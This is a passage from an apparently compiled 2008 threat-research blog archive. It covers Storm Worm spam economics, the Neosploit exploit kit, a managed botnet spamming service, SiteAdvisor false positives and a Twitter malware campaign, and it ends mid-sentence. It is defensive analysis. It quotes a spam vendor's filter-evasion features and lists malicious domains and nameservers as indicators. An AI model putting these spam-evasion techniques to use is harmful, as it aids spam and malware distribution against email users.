[8]Cybersquatting Symantec's Norton AntiVirus

[9]The State of Typosquatting - 2007

1. <http://blogs.zdnet.com/security/?p=1555>
2. <http://blogs.zdnet.com/security/?p=1200>
3. http://www.mediapost.com/publications/?fa=Articles.showArticleHomePage&art_aid=86914
4. <http://ddanchev.blogspot.com/2007/05/brandjacking-index.html>
5. <http://blogs.zdnet.com/security/?p=1240>
6. <http://www.domaintrading360.com/2008/july/Cybersquattin-g-has-Increased-48-since-25.htm>
7. <http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html>
8. <http://ddanchev.blogspot.com/2008/04/cybersquatting-symantecs-norton.html>
9. <http://ddanchev.blogspot.com/2007/11/state-of-typosquatting-2007.html>



Over 80 percent of Storm Worm Spam Sent by Pharmaceutical Spam Kings (2008-07-29 09:29)

It used to be a case where a botnet would be used for a single purpose, spamming, phishing, or malware spreading.

At a later stage, the steady supply of malware infected allowed botnet masters more opportunities to "sacrifice" the clean IP reputation and engage in several malicious activities simultaneously - [1]today's underground multitasking

improving the monetization of what used to be commodity goods and services.

Today, a botnet will not only be [2]sending out phishing emails, automatically [3]SQL inject vulnerable sites

across the web, but also, provide [4]fast-flux infrastructure to money mule recruitment services, all of this for the sake of optimizing the efficiency provided by the botnet in general. This [5]optimization makes it possible for a single botnet to be partitioned and access it it [6]sold and resold so many times, that it would be hard to keep track of

all the malicious activities it participates in. Cybercrime in between on multiple fronts using a single botnet is only starting to take place as concept.

1194

That's the case with Stormy Wormy, according to IronPort whose "[7]Researchers Link Storm Botnet to Illegal Pharmaceutical Sales" :

*" Our previous research revealed an extremely sophisticated supply chain behind the illegal pharmacy products shipped after orders were placed on botnet-spammed Canadian pharmacy websites. **But the relationship between***

***the technology-focused botnet masters and the global supply chain organizations was murky until now,"** said Patrick Peterson, vice president of technology at IronPort and a Cisco fellow. "Our research has revealed a smoking gun that shows that Storm and other botnet spam generates commissionable orders, which are then fulfilled by the*

supply chains, generating revenue in excess of (US) \$150 million per year. "

Murky until now? I can barely see anything around me due to all the smoke coming from the smoking guns

of who's what, what's when, and who's done what with who, especially in respect to Storm Worm whose multi-

tasking on different fronts in the first stages of their appearance online made it possible to establish links between several different malware groups and the "upstream hosting providers", until the botnet scaled enough making it harder to keep track of all of their activities.

[8]The Storm Worm-ers themselves aren't sending out pharma spam, the customers to whom they've sold ac-

cess to parts of Storm Worm are the ones sending the pharma spam. Here's a brief analysis published in May -

"[9]Storm Worm Hosting Pharmaceutical Scams". What's in it for the scammers? Income based on a revenue-sharing affiliate program, [10]a pharmacy affiliate program has been around for several years :

" This criminal organization recruits botnet spamming partners to advertise their illegal pharmacy websites, which receive a 40 percent commission on sales orders. The organization offers fulfillment of the pharmaceutical product orders, credit card processing and customer support services"

What's coming out of Storm Worm's botnet isn't necessarily coming from the hardcore Storm Worm-ers whose job

today is more of a campaign-rotation related in order to ensure new bots are added, what's coming out of Storm

Worm is coming from those [11]using the access they've purchased to a part of the botnet.

Related posts:

[12]Storm Worm Hosting Pharmaceutical Scams

[13]All You Need is Storm Worm's Love

[14]Social Engineering and Malware

[15]Storm Worm Switching Propagation Vectors

1195

[16]Storm Worm's use of Dropped Domains

[17]Offensive Storm Worm Obfuscation

[18]Storm Worm's Fast Flux Networks

[19]Storm Worm's St. Valentine Campaign

[20]Storm Worm's DDoS Attitude

[21]Riders on the Storm Worm

[22]The Storm Worm Malware Back in the Game

1. <http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html>

2. <http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html>

3. <http://blogs.zdnet.com/security/?p=1122>

4. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>

5. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>

6. <http://ddanchev.blogspot.com/2008/03/loadscs-ddos-for-hire-service.html>

7. http://www.darkreading.com/document.asp?doc_id=156139&WT.svl=news1_1

8. <http://www.ironport.com/malwaretrends/>

9. <http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html>

10. <http://ddanchev.blogspot.com/2007/10/incentives-model-for-pharmaceutical.html>

11. <http://it.slashdot.org/article.pl?sid=07/10/16/155209>
12. <http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html>
13. <http://ddanchev.blogspot.com/2008/05/all-you-need-is-storm-worms-love.html>
14. <http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html>
15. <http://ddanchev.blogspot.com/2007/02/storm-worm-switching-propagation.html>
16. <http://ddanchev.blogspot.com/2007/08/storm-worms-use-of-dropped-domains.html>
17. <http://ddanchev.blogspot.com/2007/08/offensive-storm-worm-obfuscation.html>
18. <http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html>
19. <http://ddanchev.blogspot.com/2008/01/storm-worms-st-valentine-campaign.html>
20. <http://ddanchev.blogspot.com/2007/09/storm-worms-ddos-attitude.html>
21. <http://ddanchev.blogspot.com/2007/12/riders-on-storm-worm.html>
22. <http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html>



Neosploit Team Leaving the IT Underground (2008-07-29 20:19)

The [1]Neosploit Team are abandoning support for their Neosploit web exploitation malware kit, citing a negative return on investment as the main reason behind their decision. However, given [2]Neosploit's open source nature just like the majority of web malware kits, and the fact that it's slowly, but surely turning into a commodity malware kit just like MPack and Icepack did, greatly contribute to its extended "product lifecycle" :

" Let's discuss their business model, how other cybercriminals disintermediated it thereby ruining it, and most importantly, how is it possible that such a popular web malware exploitation kit cannot seem to achieve a positive return on investment (ROI). The short answer is - piracy in the IT underground, and their over-optimistic assumption that high-profit margins can compensate the lack of long-term growth strategy, which in respect to web malware

exploitation kits has do with the benefits coming from converging with traffic management tools. Let's discuss some key points. "

[3]The end of Neosploit malware kit, doesn't mean the end of Neosploit Team, or the sudden migration to

other malware kits since they're no longer providing support in the form of new obfuscations and set of exploits to

their customers. Their customers have been in fact self-servicing their needs enjoying the modular nature of the kit, the result of which is an unknown number of modified Neosploit kits.

Related posts:

[4]The Underground Economy's Supply of Goods and Services

[5]The Dynamics of the Malware Industry - Proprietary Malware Tools

[6]Localizing Cybercrime - Cultural Diversity on Demand

[7]E-crime and Socioeconomic Factors

[8]Localizing Open Source Malware

1197

[9]Coding Spyware and Malware for Hire

[10]The FirePack Exploitation Kit Localized to Chinese

[11]MPack and IcePack Localized to Chinese

[12]The Icepack Exploitation Kit Localized to French

1. <http://blogs.zdnet.com/security/?p=1598>

2. <http://ddanchev.blogspot.com/2008/07/neosploit-malware-kit-updated-with.html>

3. http://www.rsa.com/blog/blog_entry.aspx?id=1314

4. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>

5. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>

6. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>
7. <http://ddanchev.blogspot.com/2008/01/e-crime-and-socioeconomic-factors.html>
8. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>
9. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>
10. <http://ddanchev.blogspot.com/2008/05/firepack-exploitation-kit-localized-to.html>
11. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
12. <http://ddanchev.blogspot.com/2008/05/icepack-exploitation-kit-localized-to.html>

1198



Dissecting a Managed Spamming Service (2008-07-30 10:10)

With cybercrime getting easier to outsource these days, and with the overall underground economy's natural matu-

riety from products to services, "[1]managed spamming appliances" and managed spamming services are becoming rather common. Increasingly, these "vendors" are starting to "vertically integrate", namely, start diversifying the portfolio of services they offer in order to steal market share from other "vendors" offering related services like, email

database cleaning, segmentation of email databases, email servers or botnets whose hosts have a pre-checked

and relatively clean IP reputation, namely they're not blacklisted yet.

How much does it cost to send 1 million spam emails these days? According to a random spamming service,

\$100 excluding the discounts based on the speed of sending desired, namely 10-20 per second or 20-30 per second.

Let's dissect the service, and emphasize on its key differentiation factors, as well as the customerization offered in the form of a dedicated server if the customer would like to send billions of emails :

" - High quality and percentage of spam delivery

- Fast speed of delivery

- Spam database on behalf of the vendor, or using your own database of harvested emails

- Easily obtainable and segmented spam databases on per country basis

- Randomization of the spam email's body and headers in order to achieve a higher delivery rate

- Support for attachments, executables, and image files

The cost - \$100 for a million for letters delivered spam, with the large volume of spam discounts 20 % -30 %

-40 % based on the value-added Do-it-yourself customer interfare based on a multi-user botnet command and

control interface :

- Automatic RBL verification*
- Support for many subjects, headers,*
- Total customization of the email sending process*

1199

- Autogenerating junk content next to the spammers email/link in order to bypass filtering*
- Faking Outlook Message ID / Boundary / Content-ID*
- Interface added. Now do not necessarily understand all the features into the system to start the list.*
- Convenient management tasks.*
- A high percentage of punching, on the basis of good europe - 40-60 % (For the United States - less because there aol and others).*
- Improved metrics, whether or not the emails have been sent, lost, unknown receipt, or have been RBL-ed*

With the weight of a billion - even discounts and the possibility of making a personal server. "

Rather surprising, they state that European email users have a higher probability of receiving the spam mes-

sage compared the U.S due to AOL. What they're actually trying to say is due to AOL's use of Domain Keys Identified

Mail (DKIM). As far as [2]localization of the spam to the email owner's native language is concerned, this segmentation concept has been take place for over an year now.

1200



This service, like the majority of others rely entirely on malware infected hosts, which due to the multi-user nature of most of the malware command and control interfaces, allows them to easily add customers and set their privileges based on the type of service that they purchase. This leaves a countless number of opportunities for targeted spamming, and yes, spear phishing attacks made possible due to the segmentation of the emails based on a country, city, even company.

In the long term, the people behind spamming providers, web malware exploitation kits and [3]DIY phishing

kits, will inevitably start introducing built-in features which were once available through third-party services. For instance, hosting infrastructure for the spam/phishing/live exploit URLs, or even managed fast-flux infrastructure,

have the potential to become widely available if such optional features get built-in phishing kits, or start getting

offered by the spamming provider itself. And since the affiliate based model seems to be working just fine, the

[4]ongoing underground consolidation will converge providers of different underground goods and services,

where

everyone would be driving customers to one another's services and earning revenue in the process.

1. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>
2. <http://ddanchev.blogspot.com/2008/05/segmenting-and-localizing-spam.html>
3. <http://ddanchev.blogspot.com/2008/05/diy-phishing-kits-introducing-new.html>
4. <http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html>

1201



Storm Worm's Lazy Summer Campaigns (2008-07-31 12:50)

The Storm Worm-ers seem to be lacking their usual creativity in respect to the usual social engineering attacks

taking advantage of the momentum we're used to seeing. These days they're not piggybacking on real news items,

[1]they're starting to come up with new ones.

Storm's latest "FBI vs Facebook" campaign is an example of very badly executed one, lacking their usual fastflux, any kind of social engineering common sense, as well as client side exploits next to centralizing all the

participating domains on a single nameserver.

Domains used :

wapdailynews .com

smartnewsradio .com

bestvaluenews .com

toplessnewsradio .com

companynewsnetwork .com

goodnewsgames .com

marketgoodnews .com

fednewsworld .com

toplessdailynews .com

stocklownews .com

1202



DNS servers :

NS.BRPRBGOK6 .COM

NS2.BRPRBGOK6 .COM

NS3.BRPRBGOK6 .COM

NS4.BRPRBGOK6 .COM

NS5.BRPRBGOK6 .COM

NS6.BRPRBGOK6 .COM

Strangely, the domain has been registered using an email hosted on a known Storm fast-flux node used in the

recent [2]4th of July campaign and the [3]U.S's invasion of Iran :

Administrative Contact:

Lee Chung lee@likethisone1.com

+13205897845 fax:

1743, 34

1203

Los-Angeles CA 321458

us

This Storm Worm sample is also "phoning back home" over HTTP next to the P2P traffic, and trying to obtain

*the rootkit from the now down, **policy-studies.cn** /getbackup.php using already known Storm nameservers :*

ns2.verynicebank .com

ns3.verynicebank .com

ns.likethisone1 .com

ns2.likethisone1 .com

ns3.lollypopycandy .com

ns4.lollypopycandy .com

Someone's bored, definitely, making it look like it's almost someone else managing a Storm Worm campaign

on behalf of them.

1. <http://honeyblog.org/archives/197-New-Storm-Campaign-Amero.html>

2. <http://blogs.zdnet.com/security/?p=1440>

3. <http://ddanchev.blogspot.com/2008/07/storm-worms-us-invasion-of-iran.html>

1204

2.8

August

1205



Summarizing July's Threatscape (2008-08-01 23:02)

July's threatscape - consider going through [1]June's summary as well - once again demonstrated that nothing is

impossible, the impossible just takes a little longer where the incentive would be the ultimate monetization of the

process.

Russian hacktivists attacking Lithuania and Georgia, several Storm Worm campaigns, a couple of new malware

tools, Neosploit team abandoning support for their web malware exploitation kit, CAPTCHA for several of the most

popular free email providers getting efficiently attacked in order to resell the bogus accounts registered in the

process, several copycat SQL injects next to the evasion techniques applied by the copycats, botnets continuing

to commit click fraud and generate revenue for those who own or have rented them, an infamous money mule

recruitment service taking advantage of the fast-fluxed network provided by the ASProx botnet - pretty interesting

month indeed.

01. [2]Decrypting and Restoring GPcode Encrypted Files -

The GPcode authors read the news too, and are catching up with the major weaknesses pointed out in their

previous release in order to come with a virtually unbreakable algorithm. And since more evidence of [3]who's

behind the GPcode ransomware was gathered, vendors and independent researchers realized that the latest release

is also susceptible to a plain simple flaw, namely the encrypted files were basically getting deleting and not securely erased making them fairly easy to recover.

02. [4]Chinese Bloggers Bypassing Censorship by Blogging Backward -

When you know how it works, you can either improve, abuse or destroy it in that very particular order. Chi-

nese bloggers are always very adaptive in respect to spreading their message by obfuscating their messages in a

way

that common keywords filtering software wouldn't be able to pick them.

1206

03. [5]Gmail, Yahoo and Hotmail's CAPTCHA Broken -

This has been an urban legend for a while, but with more services starting to offer hundreds of thousands of

pre-registered accounts at these providers, it's surprising that [6]spam and phishing emails coming from legitimate

email providers is increasing. The "vendors" behind these propositions are naturally starting to "vertically integrate"

by offering value-added services for extra payments, namely, scripts to automatically abuse the pre-registered

accounts for automatic registration of splogs and anything else malicious or blackhat SEO related.

04. [7]The Antivirus Industry in 2008 -

If it were anyone else but a security vendor to come up with such a realistic cartoon aiming to stimulate inno-

vation by emphasizing on how prolific and sophisticated malware groups have become, it would have been a biased

cartoon. However, this one is courtesy of a security vendor, and it's pretty objective.

05. [8]Lithuania Attacked by Russian Hacktivists, 300 Sites Defaced -

This attack is a good example of a decent PSYOPS operation. Of course they have already build the capabilities to deface and even execute DDoS attacks against Lithuania, so why not put them in a "stay tuned" mode, by speculating on the upcoming attack and then executing it making it look like they delived what they've promised?

This a lone gunman mass defacement given that the sites were all hosted on a single ISP, with no indication of any kind of coordination whatsoever. The same for the [9]Georgia President's web site which was under DDoS attack

from Russian hackers later this month. Despite that the hacktivists behind it dedicated a separate C &C for the attack, one that hasn't been used in any type of previous attacks so far, they did a minor mistake by using a secondary

command and control location that's known to have been connected with a particular "botnet on demand" service in the past. The second attack once again proves that you don't need to build capacity when you can basically

outsource the process to someone else.

06. *[10]The ICANN Responds to the DNS Hijacking, Its Blog Under Attack -*

The ICANN finally issued a statement concerning the DNS hijacking of some of their domains, which is in fact

what Comcast.net and Photobucket.com should have done as well, next to stating it was a "glitch". The ICANN

also took advantage of the moment and also pointed out that their blog has also been under attack during the month. There's no better example of how the combination of [11]tactics can result in the hijacking of the domains of the organizations implementing procedures aiming to protect against these very same attacks. And while Photobucket.com remained silent during the entire incident, the hosting provider that was used by the Netdevilz team in the two attacks, since they were also responsible for the ICANN and IANA DNS hijackings, [12]technological and social engineering issued a statement.

07. [13]The Risks of Outdated Situational Awareness - 1207

Security vendors are often in a "catch-up mode" and if I were an average Internet user not knowing that real-time situational awareness speaks for the degree to which my vendor knows what going on online, I'd be pretty excited. However, I'm not. [14]Prevx were catching up with a service which I covered approximately two months ago, I even had the chance to constructively confront with one of the affected sites on how despite their security measures in place, this attack was still possible. Recently [15]Prevx have once again demonstrated an outdated situational awareness by coming across a banking malware in July 2008, whereas the malware has been around since

July 2007, and earlier depending on which version you're referring to.

08. [16]Fake Porn Sites Serving Malware - Part Two -

Yet another domain portfolio of fake porn sites serving rogue codecs and live exploit URLs, just the tip of the iceberg as usual, however their centralization is greatly assisting in tracking them down.

09. [17]Storm Worm's U.S Invasion of Iran Campaign -

Stormy Wormy is once again making the headlines with their ability to actually make up the headlines on their own.

10. [18]Mobile Malware Scam iSexPlayer Wants Your Money -

The best scams are the ones to which you've personally agreed to be scammed with without even knowing it.

Like this one, which was tracked down and analyzed a couple of hours once a user tipped on it.

11. [19]The Template-ization of Malware Serving Sites -

The increase of fake porn and celebrity sites is due to the overall template-ization of these, with the people behind them basically implementing several malicious doorways to ensure that the domains get rotated on the fly. Despite that they all look the same, they all serve different type of malware, and zero porn or celebrity content at all except the thumbnails.

12. [20]*Violating OPSEC for Increasing the Probability of Malware Infection -*

No better way to expose your affiliations and several unknown bad netblocks so far, by adding the netblocks and the malicious domains as trusted sites upon infecting a PC with the malware. Of course, the usual suspects lead the "trusted netblocks".

13. [21]*Monetizing Compromised Web Sites -*

1208

Several years ago, a script kiddie would install Apache on a mail server, they claim that they defaced it. Today, these amusing situations are replaced by monetization of the compromised sites, by reselling the access to them

to blackhat SEO-ers, malware authors, phishers, or personally starting to manage a scammy infrastructure on them,

by earning money on an affiliate based model, like this particular attack.

14. [22]*Malware and Office Documents Joining Forces -*

A recent DIY malware kit, sold as a proprietary tool basically crunching out malware infected office documents,

whose built-in obfuscation makes them harder to detect. It will sooner or later leak out, turning into a commodity

tool, a process that's been pretty evident for web malware exploitation kits as well.

15. [23]Are Stolen Credit Card Details Getting Cheaper? -

Depends on who you're buying them from, and whether or not they offer discounts on a volume basis, namely the

more you buy the cheaper the price of a card is supposed to get. With the current oversupply of stolen credit card

details, what used to be an exclusive good once where they could enjoy a higher profit-margin, is today's commodity

good.

16. [24]The Neosploit Malware Kit Updated with Snapshot ActiveX Exploit -

Since all the web malware exploitation kits are open source, and leaked in the wild at large, their modularity

allows everyone to easily embed any type of exploit that they want to, resulting in Neosploit's single most beneficial feature, the fact that certain versions include all the publicly available exploits targeting Internet Explorer, Firefox and Opera. Moreover, the open source nature of the kit is resulting in a countless number of modified versions yet

to be detected and analyzed, therefore keeping track of the exploits included in a malware kit can only be realistic if you take into considered the exploits that come with the default installation.

17. [25]Obfuscating Fast-fluxed SQL Injected Domains -

Now that's a very good example of different tactics combined to attack, ensure survivability, and apply a cer-

tain degree of evasion in between.

18. [26]The Unbreakable CAPTCHA -

There's never been a shortage of ideas, there's always been an issue of usability.

**19. [27]The Ayyildiz Turkish Hacking Group VS Everyone -
1209**

That's a pretty inspiring mission if you are to ensure your future in the next couple of years, by targeting everyone, everywhere that has ever publicly stated their disagreement with the Turkish foreign policy.

20. [28]Money Mule Recruiters use ASProx's Fast Fluxing Services -

A true multitasking in action with a botnet that's been crunching out phishing emails, SQL injecting and now hosting a well known money mule recruitment service.

21. [29]SQL Injecting Malicious Doorways to Serve Malware -

Constantly switching tactics and combining different ones to achieve an objective that used to be accomplished

by plain simple techniques, is only starting to take place. In this case, instead of a hard coded SQL injected domain, we have the typical malicious doorways the result of the converging traffic management tools with web malware exploitation kits.

22. [30]Impersonating StopBadware.org to Serve Fake Security Warnings -

Typosquatting popular security vendors and services is nothing new, by having HostFresh providing the hosting for the parked domains promoting the rogue security software, is a privilege and flattery for the success of the Stopbadware initiative.

23. [31]Coding Spyware and Malware for Hire -

Customerization – not customization – has been taking place for a while, that's the process of tailoring your

upcoming products to the needs of your future customers, compared to the product concept myopia where the

malware coder would code something that he believes would be valuable to the potential customers. End user

agreements, issuing licenses for the malware tool, as well as forbidding the reverse engineering of the malware so

that no remotely exploitable flaws could be, are among the requirements the coder assists on.

24. [32]Lazy Summer Days at UkrTeleGroup Ltd -

Taking a random snapshot of the current malicious activity at a well known provider of hosting services for

rogue security applications, live exploit URLs and botnet command & control locations, always provides an insight

into what are their customers up to. In this case, centralization of their scammy ecosystem, and parking a countless

number of rogue domains on the same server.

25. [33]Email Hacking Going Commercial -

1210

Cybercrime is in fact getting easier to outsource, and while the number of scammers trying to offer non-existent services, or at least services where they cannot deliver the goods, the business model of this service that is that you only pay once they show you a proof that they've managed to hack the email address you gave them. How are they

doing it? Social engineering and enticing the user to click on live exploit URL from where they'll infect the PC and

obtain the email password, of course, next to definitely abusing it for many other purposes in the process.

26. [34]Vulnerabilities in Antivirus Software - Conflict of Interest -

You can easily twist the number of vulnerabilities found in your antivirus solution, but not recognizing them

as vulnerabilities at the first place. It's all a matter of what you define as a vulnerability, or perhaps what you admit as a serious vulnerability - remote code execution through a security software, or a flaw that's allowing malware to

bypass the security solution itself.

27. [35]Counting the Bullets on the (Malware) Front -

Emphasizing on the number of malware/threats/viruses/worms/slugs your solution detects may be marketable in

the short-term, but is damaging the end user's understanding of the threatscape in the long-term. So, by the time he

catches up with what exactly is going on, he'll recall the moment in time where he was using the number of threats

his solution was detecting as the main benchmark for its usefulness. In reality through, the number is irrelevant

from a pro-active point of view, with zero day malware like the one coded for hire undermining the signatures based scanning model.

28. [36]Smells Like a Copycat SQL Injection In the Wild -

It was pretty obvious that copycats seeing the success of SQL injections the the huge number of sites suscep-

tible to exploitation, would also starting taking advantage of the practice. Some are, however, targeting local

communities and trying to avoid detection by using targeted SQL injections.

29. [37]Click Fraud, Botnets and Parked Domains - All Inclusive -

The scheme is nothing new, what's new is that the botnet masters are trying to limit the revenues that used

to go out to affiliate networks they were participating in, and are trying to own or rent the entire infrastructure on their own.

30. [38]Over 80 percent of Storm Worm Spam Sent by Pharmaceutical Spam Kings -

With access to Storm Worm sold and resold, and new malware introduced on Storm Worm infected hosts

used as foundation for the propagation of the new malware in this case, it's questionable whether or not the Storm

Worm-ers themselves are sending out the junk emails, or are they people who've rented access to the botnet doing

1211

it.

31. [39]Neosploit Team Leaving the IT Underground -

Pretty surprising at the first place, but in reality it clearly demonstrates that when you cannot enforce the end

user agreement on your crimeware kit, but continue seeing it used in a very profitable malware operations, you

basically shut down the support for the public version. The team is not going to stop innovating for their own

purposes, and in the long-term they may in fact re-appear with an updated malware kit that's converging different

services next to the product itself.

32. [40]Dissecting a Managed Spamming Service -

Managed spamming services using botnets as the foundation for the campaigns are starting to introduce im-

proved metrics for the delivery, as well as experienced customer support ensuring the spam messages make it

through spam filters, or at least increase the probability of making the happen. This is an example of a random

service emphasizing on the improved metrics they're capable of delivering.

33. [41]Storm Worm's Lazy Summer Campaigns -

Looks like a "cybercrime intern" launched this campaign, lacking any of the usual Storm Worm evasive practices, no exploitation of client side vulnerabilities, as well as no survivability offered by their usual fast-flux nodes.

1. <http://ddanchev.blogspot.com/2008/07/summarizing-junes-threatscape.html>
2. <http://ddanchev.blogspot.com/2008/07/decrypting-and-restoring-gpcode.html>
3. <http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html>
4. <http://ddanchev.blogspot.com/2008/07/chinese-bloggers-bypassing-censorship.html>
5. <http://ddanchev.blogspot.com/2008/07/gmail-yahoo-and-hotmails-captcha-broken.html>
6. <http://blogs.zdnet.com/security/?p=1514>
7. <http://ddanchev.blogspot.com/2008/07/antivirus-industry-in-2008.html>
8. <http://ddanchev.blogspot.com/2008/07/lithuania-attacked-by-russian.html>
9. <http://blogs.zdnet.com/security/?p=1533>

10. <http://ddanchev.blogspot.com/2008/07/icann-responds-to-dns-hijacking-its.html>
11. <http://ddanchev.blogspot.com/2008/06/icann-and-ianas-domain-names-hijacked.html>
12. <http://ddanchev.blogspot.com/2008/06/update-to-photobuckets-dns-hijacking.html>
13. <http://ddanchev.blogspot.com/2008/07/risks-of-outdated-situational-awareness.html>
14. <http://blogs.zdnet.com/security/?p=1085>
15. http://www.theregister.co.uk/2008/07/18/limbo_trojan/
16. <http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html>
17. <http://ddanchev.blogspot.com/2008/07/storm-worms-us-invasion-of-iran.html>
18. <http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplorer-wants.html>
19. <http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html>
20. <http://ddanchev.blogspot.com/2008/07/violating-opsec-for-increasing.html>
21. <http://ddanchev.blogspot.com/2008/07/monetizing-compromised-web-sites.html>
22. <http://ddanchev.blogspot.com/2008/07/malware-and-office-documents-joining.html>

23. <http://ddanchev.blogspot.com/2008/07/are-stolen-credit-card-details-getting.html>
24. <http://ddanchev.blogspot.com/2008/07/neosploit-malware-kit-updated-with.html>
25. <http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html>
26. <http://ddanchev.blogspot.com/2008/07/unbreakable-captcha.html>
27. <http://ddanchev.blogspot.com/2008/07/ayyildiz-turkish-hacking-group-vs.html>
28. <http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asprox-fast.html>
29. <http://ddanchev.blogspot.com/2008/07/sql-injecting-malicious-doorways-to.html>
30. <http://ddanchev.blogspot.com/2008/07/impersonating-stopbadwareorg-to-serve.html>
31. <http://ddanchev.blogspot.com/2008/07/coding-spyware-and-malware-for-hire.html>
32. <http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html>
33. <http://ddanchev.blogspot.com/2008/07/email-hacking-going-commercial.html>
34. <http://ddanchev.blogspot.com/2008/07/vulnerabilities-in-antivirus-software.html>
35. <http://ddanchev.blogspot.com/2008/07/counting-bullets-on-malware-front.html>

36. <http://ddanchev.blogspot.com/2008/07/smells-like-copycat-sql-injection-in.html>
37. <http://ddanchev.blogspot.com/2008/07/click-fraud-botnets-and-parked-domains.html>
38. <http://ddanchev.blogspot.com/2008/07/over-80-percent-of-storm-worm-spam-sent.html>
39. <http://ddanchev.blogspot.com/2008/07/neosploit-team-leaving-it-underground.html>
40. <http://ddanchev.blogspot.com/2008/07/dissecting-managed-spamming-service.html>
41. <http://ddanchev.blogspot.com/2008/07/storm-worms-lazy-summer-campaigns.html>

1213



McAfee's Site Advisor Blocking n.runs AG - "for starters" (2008-08-04 15:26)

Following the recent, and now fixed [1]false positive blocking sans.org due to the already considered malicious

dshield.org and **giac.org** it's also interesting to note that n.runs AG (**nruns.com**), whose [2]research into vulnerabilities in antivirus products received a lot of attention lately, is also flagged as [3]a dangerous site.

Excluding the conspiracy theories, a false positive when your solution is integrated in the second most popular

search engine is bad, especially when other [4]automated crawling approaches are successfully detecting the site as a non-malicious one. How come? It's all a matter of how you define malicious activity, and what exactly are you trying to protect your users from.

In this case, Site Advisor seems to be trying to protect the end user from herself, but flagging sites hosting some sort of hacking/pen-testing tool in a clear directory structure, since SiteAdvisor isn't capable of automatically flagging a SQL injected site as a malicious one, the approach it takes for assessing whether or not a specific site is malicious is flawed, namely integrating McAfee's signatures based malware database and flagging a site hosting anything

detected as malware as a badware site itself. [5]McAfee's comments:

" Our tests are very accurate," Dowling said. "The frequency of false positives is fewer than one a month. Changes in classifications we make are almost always because sites have changed their behaviour. "The email tests are the ones than have the most false positives. Users can have confidence in our ratings. "

1214



*There are even more surprising false positives, such as, **Hack in the Box security conference, Defcon.org, Zone-H***

***France, Invisiblethings.org, AME Info - Middle East business and financial news** and more :*

[6]milw0rm.com

[7]hackinthebox.org

[8]defcon.org

[9]hitb.org

[10]invisiblethings.org

[11]zone-h.fr

[12]ussrback.com

[13]ameinfo.com

Take for instance the Hack in the Box security conference, which is considered as the [14]download publisher of a

*file hosted at packetstormsecurity.org. What's interesting to point out is that just like a huge percentage of already flagged as potentially harmful sites that haven't been re-checked in months, with Hack in the Box's case the link was last checked in February, 2008. And since **hitb.org** is now distributing spyware, any site that it links to is also flagged as badware, like **hackinthebox.org** itself :*

" When we tested this site we found links to hitb.org, which we found to be a distributor of downloads some people consider adware, spyware or other potentially unwanted programs. '

1215

These sites aren't SQL injected, IFRAME-ed or embedded with malware whatsoever, so it's like flagging a gun store as a malicious store because of the inventory there - wrong generalization aiming to bring order into the

underground chaos at the first place is prone to result in lots of false positives, [15]a wrong mentality that certain countries are starting to embrace.

The bottom line - is the " do not visit unknown or potentially harmful sites" security tip on the verge of extinction?

Probably, as these days, exploited legitimate sites are hosting or redirecting to more malware than potentially harmful sites are.

1. <http://isc.sans.org/diary.html?storyid=4799>
2. <http://ddanchev.blogspot.com/2008/07/vulnerabilities-in-antivirus-software.html>
3. <http://www.siteadvisor.com/sites/nruns.com/downloads/15713425/>
4. <http://www.google.com/safebrowsing/diagnostic?site=nruns.com>
5. http://www.theregister.co.uk/2008/08/01/siteadvisor_sans_snafu/page2.html
6. <http://www.siteadvisor.com/sites/milw0rm.com>
7. <http://www.siteadvisor.com/sites/hackinthebox.org/summary/>
8. <http://www.siteadvisor.com/sites/defcon.org>
9. <http://www.siteadvisor.com/sites/hitb.org>

10.

<http://www.siteadvisor.com/sites/invisiblethings.org/summary/>

11. <http://www.siteadvisor.com/sites/zone-h.fr/summary/>

12.

<http://www.siteadvisor.com/sites/ussrback.com/summary/>

13. <http://www.siteadvisor.com/sites/ameinfo.com>

14.

<http://www.siteadvisor.com/sites/hitb.org/downloads/11950271/>

15. <http://ddanchev.blogspot.com/2007/07/insecure-bureaucracy-in-germany.html>

1216



Twitter Malware Campaign Wants to Bank With You (2008-08-05 11:46)

In [1]what appears to be a lone gunman [2]malware campaign - where the malware spreader even left his email

address within the binary - the now down [3]Twitter malware campaign managed to attract only 69 followers before it

has shut down, [4]using a trivial approach for launching an XSS worm - [5]Cross-site request forgery (CSRF). More info :

" This week it's Twitter's turn to host an attack - one that is targeting both Twitter users and the Internet community at

large. In this case it's a malicious Twitter profile [twitter.com/\[skip\]/](https://twitter.com/[skip]/) with a name that is Portuguese for

'pretty rabbit' which has a photo advertising a video with girls posted.

This profile has obviously been created especially for infecting users, as there is no other data except the photo, which contains the link to the video. If you click on the link, you get a window that shows the progress of an automatic download of a so-called new version of Adobe Flash which is supposedly required to watch the video. You end up with a file labeled Adobe Flash (it's a fake) on your machine; a technique that is currently very popular. "

1217



Let's analyze the campaign before it was shut down. The original Twitter account used **[twitter.com/video_kelly](https://twitter.com/video_kelly_key)**

